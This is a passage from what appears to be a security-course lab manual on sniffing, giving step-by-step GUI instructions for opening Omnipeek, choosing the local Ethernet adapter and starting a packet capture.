


15. The **Omnipeek** evaluation dialog-box appears; click **OK**.

16. The **Omnipeek** main window appears, as shown in the screenshot.
17. Click on the **New Capture** option from the Omnipeek's main screen to create an Omnipeek capture window.




18. The **Capture Options** window appears; by default, the **Adapter** option opens-up.
19. Under the **Adapter** section in the right-hand pane, expand the **Local machine: WINDOWS11** node, select **Ethernet**, and click **OK**.




Module 08 – Sniffing

20. The **Capture 1** tab appears; click the **Start Capture** button in the right-hand corner of the window to begin capturing packets.



